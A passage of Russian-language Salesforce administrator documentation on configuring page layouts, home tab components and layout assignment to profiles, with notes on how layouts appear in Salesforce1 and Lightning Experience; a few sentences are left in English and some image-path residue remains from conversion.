Если установлен флажок «Выбрать по умолчанию», то правила назначения обращений выполняются автоматически.

Если установлены флажки «Показать на странице редактирования» и «Выбрать по умолчанию», то флажок назначения устанавливается по умолчанию, но может быть снят пользователями для переопределения правила назначения.

- Флажок «Электронное уведомление» отображает флажок «Отправить электронное уведомление контакту» на страницах редактирования сведений об обращениях.

---

## Закрытие обращения

- Флажок «Раздел сведений о решении» отображает раздел сведений о решении на страницах редактирования сведений о закрытии обращения.
- Флажок «Уведомить контакта» отображает флажок «Уведомить контакта» на страницах редактирования сведений о закрытии обращения.

---

## Интерес

Флажок «Назначение интереса» отображает флажок «Назначить с помощью активного правила назначения» на страницах редактирования сведений об интересах.

Если установлен флажок «Выбрать по умолчанию», то правила назначения интересов выполняются автоматически.

Если установлены флажки «Показать на странице редактирования» и «Выбрать по умолчанию», то флажок назначения устанавливается по умолчанию, но может быть снят пользователями для переопределения правила назначения.

---

## Организация-лицо

Флажок «При сохранении оценить данную организацию по правилам территории» отображает флажок «При сохранении оценить данную организацию по правилам территории» на страницах редактирования сведений об организациях-лицах.

Если установлен флажок «Выбрать по умолчанию», то правила назначения территорий выполняются автоматически.

Если установлены флажки «Показать на странице редактирования» и «Выбрать по умолчанию», то флажок «При сохранении оценить данную организацию по правилам территории» на странице редактирования сведений об организации может быть снят; в этом случае правила назначения территорий не выполняются.

Задача

Флажок «Электронное уведомление» отображает флажок «Отправить электронное уведомление» на страницах редактирования сведений о задачах.



**Прим.:** Индивидуальный выбор стандартного состояния флажка переопределяет настройки на уровне организации.

СМ. ТАКЖЕ:

[Элементы пользовательского интерфейса расширенного редактора макетов страниц](#)  
[Настройка макетов страниц с помощью расширенного редактора макетов страниц](#)

Советы по работе с макетами страниц

Ниже перечислены советы по поддержке оптимальной структуры макетов страниц.

- Чтобы ограничить доступ пользователей к полям, воспользуйтесь средствами безопасности уровня поля. Чтобы организовать страницы сведений и редактирования на вкладке, пользуйтесь в основном макетами страниц. Данный алгоритм позволяет сократить количество обслуживаемых макетов страниц. Параметры безопасности поля переопределяют параметры доступности и доступности только для чтения, заданные для макета страницы, если безопасность поля использует более строгие параметры, чем макет страницы.
- Удалите ненужные поля.
- Минимизируйте количество обязательных полей.
- Объедините похожие поля в разделы.
- Определите правильную последовательность табуляции для каждого раздела.
- Проверьте макеты в режимах чтения и редактирования.
- Добавьте текст справки и описание в настраиваемые поля. Текст справки позволяет пояснить пользователям искомый тип данных.
- Чтобы создать уникальные макеты для разных записей в версии Enterprise Edition, Unlimited Edition или Performance Edition, воспользуйтесь типами записей.
- Чтобы оптимизировать связанные списки, определите их общий порядок, способ сортировки записей и параметры отображения соответствующих столбцов и кнопок.
- Чтобы настроить макет профиля пользователя в приложении Salesforce1, рекомендуем создать или изменить макет в разделе «Профиль пользователя: макеты страниц».
- Если зависимый поиск располагается выше управляющего поля в макете страницы, рекомендуем назначить фильтру поиска статус дополнительного или изменить макет страницы. Отображение обязательного зависимого поиска выше управляющего поля в макете страницы может дезориентировать пользователей, которые обычно вводят данные начиная с верхней части страницы.
- Периодически система выполняет фоновый процесс, который позволяет очистить метаданные, связанные с удаленными настраиваемыми полями. Данный процесс влияет на поля «Дата последнего изменения» и «Последнее изменение сделано», используемые в макетах страниц, типах записей и настраиваемых объектах.
- Компания Salesforce рекомендует создавать не более 200 макетов страниц. Хотя предела нет, управлять макетами страниц может оказаться трудным, если их количество превышает 200.

ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Макеты страниц доступны в версиях: **все** версии.

Создание и удаление макетов страниц доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Рекомендации по макетам страниц

Держите эти рекомендации в уме при работе с макетами в расширенном редакторе макетов страниц.

- Версия Professional Edition системы Salesforce не поддерживает переименование макета страницы.
- Макет страницы может содержать не более 20 элементов S-Control, 20 страниц Visualforce, 20 развернутых поисков и 100 связанных списков. Поля и настраиваемые ссылки могут добавляться без ограничений. Вы можете добавить одну панель мониторинга Wave Analytics на один макет страницы.



**Прим.:** Страница Visualforce может быть добавлена в макет страницы только один раз.

- Параметр **«Мини-представление консоли»** не может быть выбран для макета «Закреть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания. Параметр **«Мини-представление консоли»** не может быть выбран для макетов страниц группы, работающей с возможностями.
- Макеты мини-страниц не могут быть определены для макета «Закреть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания. Макеты мини-страниц не могут быть определены для макетов страниц группы, работающей с возможностями.
- Макеты страниц для объекта «Пользователь» содержат только настраиваемые поля, настраиваемые ссылки, элементы S-Control и страницы Visualforce. Макеты страниц для объекта «Пользователь» *не* содержат теги, связанные списки, настраиваемые кнопки и настройки стандартных полей. Кроме того, параметры безопасности поля доступны только для настраиваемых полей объекта «Пользователь». Независимо от действий, доступных в макете страницы пользователя, страница профиля пользователя отображает только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»).
- Редактирование атрибутов доступно только при использовании макета страницы, установленного из управляемого приложения. Некоторые изменения, вносимые в управляемые макеты страниц (например, добавление компонентов), применяются при редактировании макета страницы, но не будут отображаться на странице сведений о записи.
- Макеты мини-страниц могут быть заданы для объекта «Пользователь», но не поддерживают добавление стандартных полей или связанных списков. Кроме того, настраиваемый макет мини-страницы не отображается на консоли Agent Console.
- Изменения макета группы Chatter отображаются только в приложении Salesforce1. Изменения, внесенные в публикатор группы (действия и макет), отображаются в полной версии сайта Salesforce и приложении Salesforce1.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Макеты страниц доступны в версиях: **все** версии.

Создание и удаление макетов страниц доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

## Настройка макетов вкладки «Начальная страница»

При необходимости вкладка «Начальная страница» может быть дополнена компонентами (например, боковая панель, логотип компании, снимок панели мониторинга или созданные настраиваемые компоненты). Снимок панели мониторинга — это вырезка верхней строки компонентов панели мониторинга. Подобно другим вкладкам, разные макеты начальной страницы могут быть назначены разным пользователям на основе их профилей.

При необходимости добавьте компоненты на боковую или основную панель. Кроме того, определите необходимость отображения настраиваемых компонентов боковой панели на вкладке «Начальная страница» или всех страницах Salesforce.

Чтобы настроить макеты начальной страницы, просмотрите разделы ниже.

- [Создание настраиваемых компонентов начальной страницы](#) на странице 4371
- [Разработка макетов начальной страницы](#) на странице 4373
- [Назначение макетов вкладки «Начальная страница» профилям](#) на странице 4375

## Создание настраиваемых компонентов начальной страницы

Использование пользовательских компонентов для настройки начальной страницы Salesforce Classic для пользователей. Добавляйте HTML, изображения, ссылки и другие элементы, чтобы увеличить производительность пользователей.

Перед началом работы:

- При создании компонента типа «Настраиваемая ссылка» рекомендуем сначала определить настраиваемые ссылки вкладки «Начальная страница». См. раздел [«Общие сведения о настраиваемых кнопках и ссылках»](#) на странице 5385.
  - При создании компонента типа «Изображение» рекомендуем сначала загрузить изображение на вкладку «Документы».
  - При создании компонента типа «Область Visualforce» рекомендуем сначала создать страницу Visualforce.
1. Введите строку *«Компоненты начальной страницы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Компоненты начальной страницы»**.
  2. Нажмите кнопку **«Создать»**.
  3. Введите имя компонента. При использовании настраиваемых ссылок данное имя отображается в качестве заголовка раздела на боковой панели вкладки «Начальная страница».
  4. Выберите нужный тип компонента.
  5. Щелкните **«Далее»**, после чего выполните один или несколько следующих шагов.
    - При использовании ссылок выберите соответствующие настраиваемые ссылки и нажмите кнопку **«Добавить»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов начальной страницы:

- «Настройка приложения»

Для создания или изменения макетов начальной страницы:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения макетов начальной страницы:

- «Настройка приложения»



- При использовании изображений нажмите кнопку **«Вставить изображение»**, выберите папку документов и нужный графический файл. Обратите внимание: чтобы предоставить пользователям доступ к изображению, сохраните графический файл в общедоступной папке и установите флажок «Внешний доступ» в свойствах документа.
  - 💡 **Совет:** Оптимальная производительность гарантируется только при использовании изображения размером не более 20 Кб.
- При использовании компонента типа «Область HTML» определите область его отображения (широкий или узкий столбец) и заполните поле ниже нужным содержимым.
  - 🔗 **Прим.:** Компоненты начальной страницы типа «Область HTML» не поддерживают JavaScript, CSS, элементы iframe и другую расширенную разметку. Чтобы дополнить компонент начальной страницы кодом JavaScript или другими расширенными HTML-элементами, рекомендуем использовать компонент типа «Область Visualforce».
- При использовании компонента типа «Область Visualforce» определите область его отображения (широкий или узкий столбец), выберите нужную страницу Visualforce и укажите высоту.

## 6. Нажмите кнопку **«Сохранить»**.

Созданный компонент начальной страницы должен быть добавлен в макет начальной страницы. См. раздел [«Создание макетов начальной страницы»](#) на странице 4373.

- 🔗 **Прим.:** Компоненты узкого столбца отображаются на боковой панели. Данные компоненты отображаются на боковой панели других страниц Salesforce только в том случае, если заданы соответствующие параметры пользовательского интерфейса или назначено полномочие «Показывать настраиваемую боковую панель на всех страницах».

СМ. ТАКЖЕ:

[Компоненты начальной страницы «Область Visualforce»](#)

[Советы и рекомендации для компонентов начальной страницы](#)

## Компоненты начальной страницы «Область Visualforce»

Компоненты начальной страницы типа «Область Visualforce» позволяют добавлять динамическое содержимое на начальную страницу. Например, пользователи могут просматривать диаграммы одновременно с интерфейсом отчетов и панели мониторинга REST API или добавлять приложение холста на начальную страницу.

Страница Visualforce, выбранная для компонента, может использовать стандартный или настраиваемый контроллер. При необходимости добавьте JavaScript на страницу Visualforce. Помните, что компонент отображается в макете начальной страницы посредством элемента iframe, поэтому JavaScript может не поддерживать страницу, содержащую данный компонент.

## Пример использования

При отображении компонента начальной страницы типа «Область Visualforce» на боковой панели система позволяет динамически получать код записи и URL-адрес верхнего уровня для страницы, содержащей данный компонент, путем добавления глобальной переменной `currentPage` в разметку Visualforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.



Глобальная переменная `$CurrentPage` позволяет просматривать параметры строки запроса для страницы посредством атрибута `parameters` и каждый отдельный параметр.

```
$CurrentPage.parameters.parameter_name
```

Коду записи и URL-адресу верхнего уровня соответствуют следующие параметры: `id` и `sfdcIFrameOrigin` соответственно. Дополнительную информацию см. в разделе «Получение параметров строки запроса» [Руководства разработчика Visualforce](#).

## Разработка макетов начальной страницы

Прежде чем создать макеты начальной страницы, рекомендуем создать компоненты, которые должны отображаться на вкладке «Начальная страница». Можно разработать макеты на основании уникальных потребностей организации и пользователей.

1. Введите строку *«Макеты главной страницы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты главной страницы»**.
2. Щелкните существующий макет, чтобы изменить его, или создайте новый. Также можно выбрать нужный макет и нажать кнопку **«Клонировать»**.
3. При создании макета введите его имя и нажмите кнопку **«Сохранить»**.
4. Выберите компоненты для отображения в макете.
  - Чтобы добавить компонент «Поиск статей», установите флажок **«Поиск статей»**. Данный компонент доступен только пользователям Salesforce Knowledge.
  - Чтобы добавить компонент «Клиентский портал», установите флажок **«Приветствие клиентского портала»**. Если страница Visualforce сайта «Мой профиль» включена, этот компонент содержит индивидуальное сообщение с приветствием и ссылкой на профиль пользователя портала. Страница «Мой профиль» позволяет пользователям выполнять вход на сайт Force.com или клиентский портал на сайтах Force.com для обновления собственных контактных данных. Изменение данной страницы инициирует обновление соответствующих записей контактов и пользователей портала.
  - Чтобы разрешить пользователям возобновление приостановленных сеансов потока, установите флажок **«Приостановленные сеансы потока»**. Данный компонент отображает только сеансы потока, приостановленные пользователем.
5. Нажмите кнопку **«Далее»**.
6. Настройте порядок отображения узких и широких компонентов. Чтобы переместить выбранный компонент, воспользуйтесь стрелками.
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Assign Home Tab Page Layouts to Profiles](#)

[Настройка макетов вкладки «Начальная страница»](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов начальной страницы:

- «Настройка приложения»

Для создания или изменения макетов начальной страницы:

- «Настройка приложения»

## Советы и рекомендации для компонентов начальной страницы

- Стандартные компоненты без ссылки «**Правка**» доступны только для чтения.
- Компоненты, выбранные для узкого столбца, отображаются на боковой панели. Данные компоненты отображаются на боковой панели других страниц Salesforce только в том случае, если заданы соответствующие параметры пользовательского интерфейса. Чтобы разрешить отображение компонентов боковой панели на всех страницах только для определенных пользователей, назначьте им полномочие «Показывать настраиваемую боковую панель на всех страницах».
- При редактировании стандартного компонента «Сообщения и предупреждения» введите текст, который должен отображаться пользователям. Убедитесь, что введенный HTML-код является допустимым и имеет правильную структуру.



**Прим.:** Компоненты начальной страницы Сообщения и уведомления не поддерживают JavaScript, CSS, iframes и другие расширенные виды разметки.

- При редактировании стандартного компонента начальной страницы «Настраиваемые ссылки» введите текст ссылки в поле «Закладка». Введите полный адрес веб-сайта в поле «URL-адрес» (например, `http://www.yahoo.com`). Чтобы добавить ссылку на страницу Salesforce, введите только часть URL-адреса после `salesforce.com` (например, `/000x0000000e0sq4`). Данные ссылки всегда открываются в основном окне Salesforce, а не во всплывающем.
- Стандартный компонент начальной страницы «Настраиваемые ссылки» — это быстрый способ добавления ссылок на боковую панель. Данный компонент не поддерживает поля слияния, функции (например, URLFOR), выполнение JavaScript и настраиваемые свойства открытия окна. Чтобы воспользоваться данными дополнительными функциями, выполните указанные ниже действия.
  1. Введите строку «Начальная страница» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Настраиваемые ссылки**» и создайте на странице свои настраиваемые ссылки на начальную страницу.
  2. Введите строку «Начальная страница» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Компоненты начальной страницы**» и создайте настраиваемый компонент типа «Ссылки» начальной страницы на странице, которая содержит настраиваемые ссылки, созданные на предыдущем этапе. Создание настраиваемого компонента начальной страницы для ссылок не инициирует изменение визуального оформления для конечных пользователей.
- Компонент «Снимок панели мониторинга» отображает три последних просмотренных компонента панели мониторинга, к которым пользователь осуществил доступ. Снимок панели мониторинга отображается на вкладке «Начальная страница» только при наличии доступа как минимум к одной панели мониторинга.
- При создании макетов начальной страницы клиентского портала рекомендуем добавить следующие компоненты: «Поиск», «Поиск решения», «Недавние элементы», «Приветствие клиентского портала» и настраиваемый компонент «Область HTML», добавляющий фирменный стиль компании в широкий столбец.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

СМ. ТАКЖЕ:

[Создание настраиваемых компонентов начальной страницы](#)

## Assign Home Tab Page Layouts to Profiles

Макеты начальной страницы доступны пользователям только после их назначения профилю пользователя.

1. Введите строку «*Макеты главной страницы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты главной страницы**».
2. Нажмите кнопку «**Назначение макета страницы**».
3. Щелкните «**Редактировать назначение**».
4. Выберите соответствующий макет страницы для каждого профиля.  
По умолчанию всем пользователям, включая пользователей клиентского портала, назначается макет «Стандартная начальная страница».
5. Нажмите кнопку «**Сохранить**».



**Совет:** Пользователи могут настраивать параметры панели мониторинга на вкладке «Начальная страница» путем редактирования личных параметров.

## Назначение макетов страниц

Макеты страниц, доступные пользователям, должны быть назначены после их определения. Профиль пользователя определяет доступные макеты страниц. Кроме того, если организация использует типы записей для отдельной вкладки, то доступные макеты страниц определяются комбинацией профиля и типа записи.

Ниже перечислены области, поддерживающие назначение макетов страниц.

- Макет страницы настройки объекта или страница типа записи
- Исходный или расширенный пользовательский интерфейс профиля.

Чтобы проверить уровень доступа пользователей к полям на основе макета страницы и параметров безопасности поля, воспользуйтесь сеткой доступности полей.

СМ. ТАКЖЕ:

[Макеты страниц](#)

[Назначение макетов страниц в исходном пользовательском интерфейсе профиля](#)

[Назначение типов записей и макетов страниц в расширенном пользовательском интерфейсе профиля](#)

[Типы записей](#)

[Макеты страниц и безопасность поля](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макетов  
начальной страницы:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Назначение макетов страниц на странице «Макеты страниц» или «Типы записей» раздела «Настроить»

1. В параметрах управления объектом перейдите к разделу «Макеты страниц» или «Типы записей».
2. Нажмите кнопку **«Назначение макета страницы»**.
3. Нажмите кнопку **«Редактировать назначение»**.
4. Чтобы выбрать макет страницы для каждого профиля, воспользуйтесь приведенной таблицей. Данная таблица содержит назначения макетов страниц для всех профилей. Если в организации используются типы записей, то таблица поддерживает возможность выбора макета страницы для каждого профиля и типа записи.

Ниже перечислены рекомендации по назначению макетов страниц.

- Чтобы выбрать все ячейки в строке или столбце таблицы, щелкните заголовок нужной строки или столбца.
- Чтобы выбрать несколько смежных ячеек, строк или столбцов, воспользуйтесь комбинацией SHIFT+щелчок.
- Чтобы выбрать несколько отдельных ячеек, строк или столбцов, воспользуйтесь комбинацией CTRL+щелчок.
- Чтобы выбрать диапазон ячеек, щелкните любую ячейку и переместите указатель мыши.
- Чтобы просмотреть другой набор типов записей, нажмите кнопку **«Далее»** или **«Назад»**.

Выбранные назначения макетов страниц выделяются цветом. Измененные назначения макетов страниц отображаются курсивом до сохранения изменений.

5. Чтобы назначить другой макет страницы, выберите нужное значение в раскрывающемся списке «Макет страницы для использования» и повторите предыдущее действие для нового макета страницы.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Назначение макетов страниц](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макетов страниц:

- «Управление профилями и наборами полномочий»

## Редактирование многострочных макетов продуктов возможности

Пользователь может настроить столбцы, отображающиеся при нажатии кнопки **«Редактировать все»** в связанном списке «Продукты» на странице сведений о возможности.

1. Откройте страницу «Макеты страниц» посредством параметров управления перспективными продуктами.
2. Щелкните ссылку **«Правка»** напротив имени нужного макета страницы продуктов возможности.
3. Щелкните **«Редактировать многострочный макет»**.
4. Переместите поля между списками «Доступные поля» и «Выбранные поля».
  - Чтобы определить поля, которые должны отображаться в макете, выберите как минимум одно поле в списке «Доступные поля» и нажмите кнопку **«Добавить»** или **«Удалить»**.
  - Чтобы изменить порядок отображения полей в макете, выберите как минимум одно поле в списке «Выбранные поля» и нажмите кнопку **«Вверх»** или **«Вниз»**.
  - Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
  - Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
5. Чтобы применить внесенные изменения, нажмите кнопку **«Сохранить»**.

## Создание макетов страниц для настраиваемых объектов

Макеты страниц определяют поля, доступные пользователям для просмотра и редактирования при вводе данных для записи настраиваемого объекта. При создании настраиваемого объекта автоматически создается стандартный макет страницы. Кроме того, пользователи могут создавать собственные макеты страницы, содержащие связанные списки и настраиваемые ссылки. Настраиваемый объект, для которого отсутствует макет страницы, доступен пользователям посредством интерфейса Force.com API, позволяющего управлять настраиваемыми данными и создавать настраиваемый пользовательский интерфейс.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования многострочных макетов продуктов возможности:

- «Настройка приложения»

### ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения макетов страниц для настраиваемых объектов:

- «Настройка приложения»



1. Откройте страницу «Макеты страниц» посредством параметров управления настраиваемым объектом.
2. Чтобы изменить макет страницы, откройте существующий макет страницы для редактирования или создайте новый макет страницы.
3. Укажите имя для нового макета страницы. При необходимости выберите готовый макет страницы для клонирования.
4. Внесите необходимые изменения в макет страницы.
5. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Макеты страниц](#)

[Поиск по параметрам управления объектами](#)

## Алгоритм работы макетов страниц в приложении Salesforce1

Рекомендуем использовать расширенный редактор макетов страниц для настройки макета страниц сведений о записях объекта, изменения действий, а также выбора полей и связанных списков, которые должны отображаться в приложении Salesforce1.

Ниже перечислены области мобильного приложения Salesforce1, управляемые макетами страниц.

### Связанные сведения и страницы сведений о записях

При просмотре записи в приложении Salesforce1 отображаются поля, страницы Visualforce и связанные списки на основе типа записи и профиля пользователя.

Связанные списки отображаются как однострочные карты, содержащие имя страницы или связанного списка. Касание карты связанного списка инициирует отображение сведений.

### Мобильные карты


При необходимости добавьте развернутые поиски, компоненты, приложения холста и страницы Visualforce в раздел «Мобильные карты» макета страницы для их отображения в качестве мобильных карт в приложении Salesforce1.

Элементы, добавляемые в данный раздел, не отображаются на странице сведений о записи в полной версии системы Salesforce. Они отображаются только на странице связанных сведений записи в приложении Salesforce1.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

 **Прим.:** При использовании организаций, созданных после выпуска Spring'14, компонент Twitter добавляется по умолчанию в раздел «Мобильные карты» макетов страниц для соответствующих объектов.

### Действия


При использовании приложения Salesforce1 действия раздела «Действия Salesforce1 и Lightning Experience» макета страницы отображаются на панели действий и в меню действий на страницах записей объекта.

Ниже отображаются страница сведений о записи, страница связанных сведений и меню действий для выборочной организации.



### Макеты страниц в Lightning Experience

Настройка страниц записей объекта в Salesforce Classic влияет на содержимое страниц записей объекта в Lightning Experience. Тем не менее, при использовании Lightning Experience элементы страниц отображаются иначе или вовсе не поддерживаются.

При использовании организации, которая поддерживает разные макеты страниц, создайте макеты страниц прямо из связанного списка «Макеты страниц» любого объекта в разделе «Менеджер объектов». Чтобы отредактировать или удалить макеты страниц объекта, щелкните значок  напротив нужного макета страницы в связанном списке «Макеты страниц».


Ниже приведен образец записи контакта в Lightning Experience. Панель основных показателей, содержащая ключевые поля записи, является единственной областью страницы записи, которая не может быть настроена посредством редактора макетов страниц. Поля на панели основных показателей настраиваются посредством компактного макета.

### ВЕРСИИ

Доступно в: **Lightning Experience.**

Макеты страниц доступны в версиях: **все** версии.

Создание и удаление макетов страниц доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



Lightning Experience поддерживает указанные ниже элементы макетов страниц.

### Действия

Действия отображаются разными областями (например, панель основных показателей, вкладка действий и вкладка сотрудничества). Действия извлекаются из списка действий в разделе «Действия Salesforce1 и Lightning Experience» макета страницы. Lightning Experience поддерживает только некоторые действия.

Дополнительную информацию см. в разделе «Действия в Lightning Experience» на странице 5365.

### Приложения холста

Lightning Experience поддерживает приложения холста.

### Настраиваемые ссылки

Настраиваемые ссылки отображаются на вкладке «Сведения».

### Поля

Поля отображаются на вкладке «Сведения». При необходимости удалите или измените порядок отображения полей макета страницы посредством редактора макетов страниц.

### Связанные списки

Связанные списки добавляются в Lightning Experience как компоненты Lightning. The first eight related lists show related list buttons, the first several records from the list, and a link to open the full list of records. For any additional related lists, only the list name appears in the card. Users can still work with these related lists—simply click the related list name to access the full list. Here, users can see records in the list and use related list buttons (such as **New**) or row-level record actions. Lightning Experience поддерживает только некоторые связанные списки. Например, связанный список «Журнал объекта» не поддерживается.

### Стандартные и настраиваемые кнопки

Lightning Experience обрабатывает стандартные и настраиваемые кнопки как действия (подобно приложению Salesforce1).

 **Важное замечание:** Custom buttons that call JavaScript aren't supported in Lightning Experience.

### Страницы Visualforce


Страницы Visualforce, добавленные в макет страницы, отображаются на вкладке «Сведения». Lightning Experience поддерживает только страницы Visualforce со включенным параметром «Доступно для мобильных приложений Salesforce и страниц Lightning».




Lightning Experience не поддерживает страницы Visualforce, добавленные в раздел «Мобильные карты» в качестве компонентов.

Lightning Experience не поддерживает указанные ниже элементы макетов страниц.

- Пробелы
- Развернутые поиски
- Мобильные карты

 **Прим.:** Карта Twitter, отображаемая страницами организаций, контактов и интересов в Lightning Experience, отличается от компонента Twitter, доступного как мобильная карта в редакторе макетов страниц. Карта Twitter в Lightning Experience является компонентом Lightning. Она отображается только после включения функции «Социальные организации и контакты».

- Элементы S-Control
- Разделы
- Теги

 **Прим.:** Настройка макетов начальных страниц записей Lightning Experience не может выполняться посредством расширенного редактора макетов страниц. Независимо от выбранного профиля или типа записи, Lightning Experience отображает всем пользователям одинаковый макет записи.

СМ. ТАКЖЕ:

